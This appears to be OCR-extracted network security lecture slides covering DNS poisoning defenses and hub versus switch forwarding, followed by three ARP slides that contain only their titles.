
DNS poisoning defenses

- Randomize source port on lookups
- Lookup random case: "gOogLE.cOM"
- DNSSEC
  - Have records be signed by higher-level DNS


Network switches vs hubs

- **Hubs** broadcast received packets to all other links
- **Switches** only send to links that have sent from that Layer-2 address
  - E.g. If you see a packet from A on port 1, send all packets to A to port 1.
  - Attacks?


Address Resolution Protocol (ARP)




Address Resolution Protocol (ARP)




Address Resolution Protocol (ARP)



